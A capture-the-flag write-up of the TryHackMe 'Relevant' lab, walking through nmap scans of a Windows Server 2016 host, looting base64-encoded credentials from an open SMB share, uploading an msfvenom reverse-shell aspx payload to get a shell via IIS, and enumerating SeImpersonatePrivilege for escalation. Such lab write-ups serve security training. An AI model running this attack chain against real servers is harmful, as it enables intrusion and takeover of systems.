Tryhackme - Relevant - Writeup

Enumeration

Nmap Scans

Quick Scan

```
---------------------Starting Nmap Quick Scan---------------------

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-22 03:28 EDT
Nmap scan report for 10.10.48.75
Host is up (0.20s latency).
Not shown: 995 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
```

Basic Scan

```
---------------------Starting Nmap Basic Scan---------------------

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-22 03:28 EDT
Stats: 0:01:54 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 03:30 (0:00:00 remaining)
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.70% done; ETC: 03:31 (0:00:00 remaining)
Stats: 0:02:24 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.85% done; ETC: 03:31 (0:00:00 remaining)
Nmap scan report for 10.10.48.75
Host is up (0.19s latency).

PORT STATE SERVICE VERSION
80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|http-title: IIS Windows Server
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp open microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open ssl/ms-wbt-server?
| rdp-ntlm-info:
| Target_Name: RELEVANT
| NetBIOS_Domain_Name: RELEVANT
| NetBIOS_Computer_Name: RELEVANT
| DNS_Domain_Name: Relevant
| DNS_Computer_Name: Relevant
| Product_Version: 10.0.14393
| System_Time: 2020-08-22T07:30:48+00:00
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2020-07-24T23:16:08
|_Not valid after: 2021-01-23T23:16:08
|_ssl-date: 2020-08-22T07:31:28+00:00; 0s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|clock-skew: mean: 1h24m00s, deviation: 3h07m51s, median: 0s
| smb-os-discovery:
| OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
| Computer name: Relevant
| NetBIOS computer name: RELEVANT\x00
| Workgroup: WORKGROUP\x00
| System time: 2020-08-22T00:30:49-07:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2020-08-22T07:30:48
|_ start_date: 2020-08-22T07:27:40
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.13 seconds
```

Full Scan

```
--------------------Starting Nmap Full Scan---------------------
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-22 03:34 EDT
Initiating Parallel DNS resolution of 1 host. at 03:34
```

```
Completed Parallel DNS resolution of 1 host. at 03:34, 0.00s elapsed
Initiating SYN Stealth Scan at 03:34
Scanning 10.10.48.75 [65535 ports]
Discovered open port 3389/tcp on 10.10.48.75
Discovered open port 80/tcp on 10.10.48.75
Discovered open port 445/tcp on 10.10.48.75
Discovered open port 139/tcp on 10.10.48.75
Discovered open port 135/tcp on 10.10.48.75
SYN Stealth Scan Timing: About 6.20% done; ETC: 03:43 (0:07:49 remaining)
SYN Stealth Scan Timing: About 17.35% done; ETC: 03:40 (0:04:51 remaining)
SYN Stealth Scan Timing: About 28.66% done; ETC: 03:40 (0:03:47 remaining)
SYN Stealth Scan Timing: About 41.95% done; ETC: 03:39 (0:02:47 remaining)
Discovered open port 49669/tcp on 10.10.48.75
SYN Stealth Scan Timing: About 57.36% done; ETC: 03:39 (0:01:52 remaining)
Discovered open port 49667/tcp on 10.10.48.75
SYN Stealth Scan Timing: About 66.15% done; ETC: 03:39 (0:01:33 remaining)
SYN Stealth Scan Timing: About 74.08% done; ETC: 03:39 (0:01:14 remaining)
SYN Stealth Scan Timing: About 85.50% done; ETC: 03:39 (0:00:41 remaining)
Discovered open port 49663/tcp on 10.10.48.75
Completed SYN Stealth Scan at 03:39, 269.64s elapsed (65535 total ports)
Nmap scan report for 10.10.48.75
Host is up (0.20s latency).
Not shown: 65527 filtered ports
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
49663/tcp open unknown
49667/tcp open unknown
49669/tcp open unknown

Read data files from: /usr/bin/…/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 269.72 seconds
Raw packets sent: 131243 (5.775MB) | Rcvd: 189 (8.316KB)

Making a script scan on extra ports: 49663, 49667, 49669

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-22 03:39 EDT
Nmap scan report for 10.10.48.75
Host is up (0.16s latency).

PORT STATE SERVICE VERSION
49663/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
49667/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.58 seconds
```


Vulns Scan

```
---------------------Starting Nmap Vulns Scan---------------------

Running CVE scan on all ports

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-22 03:40 EDT
Nmap scan report for 10.10.48.75
Host is up (0.19s latency).

PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open ssl/ms-wbt-server?
49663/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
49667/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.33 seconds
```

we have port 80 and smb ports 139 and 445 are open looks intresting.

Do smb enumeration on port 139/445

When got the passwords.txt file access in one of the share folder.quickly get the file.



```
root@kali:~/Downloads/tryhackme/Relevant# smbclient -L //10.10.48.75/
Enter WORKGROUP\root's password: 

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk      
SMB1 disabled -- no workgroup available
root@kali:~/Downloads/tryhackme/Relevant# smbclient -L //10.10.48.75/nt4wrksv
Enter WORKGROUP\root's password: 

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk      
SMB1 disabled -- no workgroup available
root@kali:~/Downloads/tryhackme/Relevant# smbclient //10.10.48.75/nt4wrksv
Enter WORKGROUP\root's password: 
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 4943835 blocks available
smb: \> 
```


when we open passwords.txt file user and passsword is encoded in base64 try to decode it.

when we decode it we get User Bob and Two passwords.

!Bob - !P@$$W0rD!123 Bill - Juw4nnaM4n420696969!$$$

Now we got the Username and Password let see if we can login via rdp(3389).- After Trying to login with xfreerdp and rdesktop we were getting error.

Since we have Read and Write Permission to smb directory called nt4wrksv let's try if we can access that with Port 49663.




```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

we can able to access files in smb via port 49663 - so let's create a aspx payload and get a shell.


Exploitation

Create a payload - msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.88.5 LPORT=53 --platform windows -f aspx -o shell.aspx




```
root@kali:~/Downloads/tryhackme/Relevant# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.88.5 LPORT=53 --platform windows -f aspx -o shell.aspx
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3383 bytes
Saved as: shell.aspx
```

Now put the payload in smb share using put method.



```
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (4.5 kb/s) (average 2.8 kb/s)
smb: \> dir
  .                                   D        0  Sun Aug 30 07:09:45 2020
  ..                                  D        0  Sun Aug 30 07:09:45 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  shell.aspx                          A     3383  Sun Aug 30 07:09:46 2020

                7735807 blocks of size 4096. 4946306 blocks available
smb: \> 
```


Try to acess the file using port 49663 and start the netcat listener on port 53.




```
root@kali:~/Downloads/tryhackme/Relevant# nc -nlvp 53
listening on [any] 53 ...
connect to [10.8.88.5] from (UNKNOWN) [10.10.142.75] 49873
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Post Exploitation (Priv Ess)

Get the Systeminfo and which privileges are enabled.



```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 RELEVANT
OS Name:                   Microsoft Windows Server 2016 Standard Evaluation
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00378-00000-00000-AA739
Original Install Date:     7/25/2020, 7:56:59 AM
System Boot Time:          8/30/2020, 3:38:15 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2395 Mhz
BIOS Version:              Xen 4.2.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     512 MB
Available Physical Memory: 38 MB
Virtual Memory: Max Size:  1,536 MB
Virtual Memory: Available: 703 MB
Virtual Memory: In Use:    833 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB3192137
                           [02]: KB3211320
                           [03]: KB3213986
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.10.0.1
                                 IP address(es)
                                 [01]: 10.10.142.75
                                 [02]: fe80::14cc:c189:6c64:ceff
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```




```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

we got to know we can Impersonate client after authentication as been enabled so if we search about it we get printspoofer.exe file with detail explantion on how esscate privilege for windows server 2016/19 and Winodws 10.

